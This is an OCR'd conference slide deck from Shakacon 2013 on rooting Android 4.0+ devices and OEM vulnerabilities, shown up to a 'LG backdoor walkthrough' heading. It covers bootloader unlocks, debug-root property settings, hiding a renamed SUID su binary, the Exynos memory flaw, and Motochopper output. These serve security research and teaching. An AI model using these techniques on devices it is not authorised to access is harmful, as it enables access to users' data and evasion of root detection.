
Android 4.0: Ice Cream "sudo make me a" Sandwich

Max Sobell
Intrepidus Group
An NCC Group Company

Shakacon, 2013

Who am I?

- Work at Intrepidus Group
  - Senior Consultant
  - Research Co-director
- Based out of NYC
- Past research
  - NFC
  - Mobile Wallets
- Bay area sports fan



What are we talking about?

- Focusing on AOSP and OEMs
  - What they add on top of AOSP
  - What are the consequences
    - Rooting
    - Application issues
- OEM-specific vulnerabilities
  - Chipsets
  - Backdoors
  - Pre-loaded applications
- Overview of rooting post-Android 4.0

What is AOSP?

- Android Open Source Project
  - "Android"
  - Comprised of Kernel, HAL, System Services
  - Up to OEM to implement HAL code and drivers
  - AOSP can be built for Nexus 4, 7, 10 and some Galaxy Nexus devices out of the box
  - Other devices must add on top of AOSP
- Focus on OEM components and applications


Device Components Overview

- Bootloader
  - Ensures only signed code can be booted
  - Developer-unlock vs exploit-unlocked
  - The origin of most 4.0+ roots
- Recovery Partition
  - Allows mounting/writing to filesystem as rw/root
  - "Recovery mods" - clockwork, TWP, etc.
- Filesystem and permissions
  - /system - binaries
  - /data/local.prop – settings
  - Symlink attacks


Bootloader

- Bootloader Unlocking
  - Allows booting unsigned code (custom ROM, kernel)
    - HTC: S-ON/S-OFF
    - Nexus: Google with lock/unlock symbol
    - Various: QUALCOMM SECURE BOOT: Enabled/Disabled
- Two very different scenarios
  - Developer
    - /data partition is wiped
  - Exploit
    - Doesn’t wipe user data (!!)

Locked Bootloaders



```
*** LOCKED ***
MONARUDO PVT SHIP S-ON
HBOOT-1.33.0001
RADIO-1.01.04.0308
OpenDSP-v6.120.274.0114
eMMC-boot
Mar  9 2013,17:46:45:-1

HBOOT

<VOL UP> to previous item
<VOL DOWN> to next item
<POWER> to select item

FASTBOOT
RECOVERY
FACTORY RESET
SIMLOCK
IMAGE CRC
SHOW BARCODE
```



```
ODIN MODE
PRODUCT NAME: SCH-I535
CUSTOM BINARY DOWNLOAD: No
CURRENT BINARY: Samsung Official
SYSTEM STATUS: Official
QUALCOMM SECUREBOOT: ENABLE
```


Downloading...
Do not turn off target!!

What is rooting?

- Bootloader EXPLOIT unlock examples:
  - Unrevoked
    - HTC only
  - Motochopper (Dan Rosenberg)
    - Works across several OEMs
  - Odin/Heimdall (open source implementation)
    - Samsung
    - Allows flashing custom bootloader which does not enforce signature checks
    - /data partition not cleared

What is rooting?


- Bootloader DEVELOPER unlock examples:
  - HTC Dev
    - Uses fastboot and a device token
    - HTC-sanctioned
    - Newly carrier-specific based on CID #
    - Chained with AOSP recovery exploit/CID change
  - Motorola now doing the same




THERE ARE 4 STEPS INVOLVED IN UNLOCKING YOUR DEVICE

READY TO UNLOCK YOUR DEVICE'S BOOTLOADER?

Unlocked Bootloaders




```
*** UNLOCKED ***
EVITARE_UL PVT SHIP S-ON RL
HBOOT-1.32.0000
CPLD-None
MICROP-None
RADIO-SSD:1.09.55.17
eMMC-bootmode: disabled
CPU-bootmode : disabled
HW Secure boot: enabled
MODEM TYPE : MDM9215M
Oct 20 2012,13:45:56

FASTBOOT USB
```




```
ODIN MODE
PRODUCT NAME: SGH-I747
CUSTOM BINARY DOWNLOAD: Yes (1 counts)
CURRENT BINARY: Custom
SYSTEM STATUS: Custom
QUALCOMM SECUREBOOT: ENABLE
```

OEM Bootloader unlock


Nexus 7 Developer Unlock



```
greywind:projects max$ fastboot oem unlock
...
(bootloader) erasing userdata...
(bootloader) erasing userdata done
(bootloader) erasing cache...
(bootloader) erasing cache done
(bootloader) unlocking...
(bootloader) Bootloader is unlocked now.
OKAY [ 30.350s]
finished. total time: 30.350s
```



```
FASTBOOT MODE
PRODUCT NAME - grouper
VARIANT - grouper
HW VERSION - ER3
BOOTLOADER VERSION - 4.18
BASEBAND VERSION - N/A
SERIAL NUMBER - 015d4a829257f20f
SIGNING - not defined yet
LOCK STATE - UNLOCKED
```



Unlock bootloader?

If you unlock the bootloader, you will be able to install custom operating system software on this phone.

A custom OS is not subject to the same testing as the original OS, and can cause your phone and installed applications to stop working properly.

To prevent unauthorized access to your personal data, unlocking the bootloader will also delete all personal data from your phone (a "factory data reset").


Press the Volume Up/Down buttons to select Yes or No. Then press the Power button to continue.

Yes
Unlock bootloader (may void warranty)


No
Do not unlock bootloader and restart phone

OEM Bootloader re-lock

Nexus 7 Developer Re-lock



```
greywind:projects max$ adb reboot bootloader
greywind:projects max$ fastboot devices
015d4a829257f20f        fastboot
greywind:projects max$ fastboot oem lock
...
(bootloader) Bootloader is locked now.
OKAY [  1.447s]
finished. total time: 1.448s
```



```
FASTBOOT MODE
PRODUCT NAME - grouper
VARIANT - grouper
HW VERSION - ER3
BOOTLOADER VERSION - 4.18
BASEBAND VERSION - N/A
SERIAL NUMBER - 015d4a829257f20f
SIGNING - not defined yet
LOCK STATE - LOCKED
```

Bootloader Unlocks

- I still don't have root!
- What does a bootloader unlock do?
  - Allows writing/loading unsigned code
  - Next step is usually to flash a custom ROM/kernel or recovery image

http://www.unlockroot.com/images/bootloader.png

Recovery Image


- Custom recovery images
  - Clockwork mod
  - Team Win Recovery Project (TWRP)
  - Lots more…
- Purpose
  - Allows writing su binary pre-boot, as root user
  - Allows low-level system access for device imaging
  - Very very useful

Root!

- Finally… root!
- Binary with SUID bit
  - This is it. This is root.
  - Typically a binary named “su” with SUID bit set
- Debug root (no binary)
  - /data/local.prop contains any of:
    - ro.debuggable = 1
    - ro.secure = 0
    - ro.kernel.qemu = 1

Hiding root

- Most applications only look for evidence
  - Superuser.apk
  - /system mounted as rw
  - Junk in /data/local/tmp
  - /system/[x]bin/su
- Rename
  - Binary can be named anything and located anywhere!



```
greywind:~ max$ adb shell
shell@android:/ $ blah
shell@android:/ # ls -l /system/xbin/blah
---sr---wt root     root       366952 2013-06-10 11:45 blah
shell@android:/ # id
uid=0(root) gid=0(root) groups=1003(graphics),1004(input),10
```

HOW DO I ROOT THEE? LET ME COUNT THE WAYS…

Three types of rooting

- Drive-by roots
  - Worst kind – can have malicious intent
  - Some have malware potential
- User-initiated roots
  - Must be initiated by the local user
  - Need physical access
- Data wiping roots
  - Purposefully switch the device to developer mode

Drive-by Roots

- Drive-by device roots
  - An attacker can execute these attacks from a locked device and then access the data on the device
  - Some require ADB to be enabled
- Bootloader unlocks with no ADB required
  - ADB always enabled opens up many more attacks
- Some could be used by malware

User-Initiated Roots

- User-initiated roots
  - Could not be initiated by malware
  - User is at least *aware* that his/her device is rooted
  - Some are complex, can brick devices
  - Some are very simple (see LG)

Data Wiping Roots

- Data-wiping roots
  - OEM bootloader unlocks
    - No risk of bricking device
    - Enabled “developer mode”
      - HTC Dev
      - Google Nexus unlocks
  - Device re-flashing attacks
    - Odin

WHAT WE'VE SEEN IN ANDROID 4.0+

Android OS protections

- On-Device Encryption
- ASLR (Address Space Layer Randomization)
- DEP (Data Execution Prevention)
- Harder to write local exploits for AOSP
  - More exploits have been targeting OEM components

Android Local Exploits


- Used to see tons against the AOSP pre-4.0:
  - Zergrush
  - Gingerbreak
  - Rage against the cage
  - Zimperlich
  - Levitator
  - etc!
- Post 4.0? One AOSP “exploit”
  - Adb recovery arbitrary file write

OEM Issues: Local roots

- **How are devices getting rooted?**
- Hardware-specific priv-esc:
  - Exynos: Samsung chipset-specific
  - Motochopper: Qualcomm chipset-specific
- OEM-specific backdoors
  - ZTE (hardcoded password)
    - Made the news, very public
  - LG (file on SD card)
    - Less public [walkthrough]
- OEM filesystem permission issues
  - ZTE (FTM mode)

Exynos Details


- Exynos, briefly:
  - ARM-based SoC manufactured by Samsung
  - Exynos 4412 and 4210 processors
  - Samsung memory mapping
  - Gives rw access to *all* physical memory
  - ExynosAbuse application/exploit
    - "Patches" issue
    - XDA member: "alephzain"



```
shell@android:/ # ls -l /dev/exynos-mem
cr-------- system   graphics   1,  14 2012-12-13 18:13 exynos-mem
shell@android:/ # ls -l /dev/exynos-mem
crw-rw-rw- system   graphics   1,  14 2012-12-13 18:13 exynos-mem
```

Motochopper Details


- Motochopper, briefly:
  - Dan Rosenberg (Azimuth)
  - ARM Trustzone exploit to unlock bootloader
  - Works across *lots* of devices: Samsung, Motorola, Huawei
  - Anything using Qualcomm MSM8960 chipset and relying on ARM TrustZone



```
[*] Rooting phone...
[+] This may take a few minutes.
[+] Success!
[*] Cleaning up...
[*] Exploit complete. Press enter to reboot and exit.
```

LG backdoor walkthrough

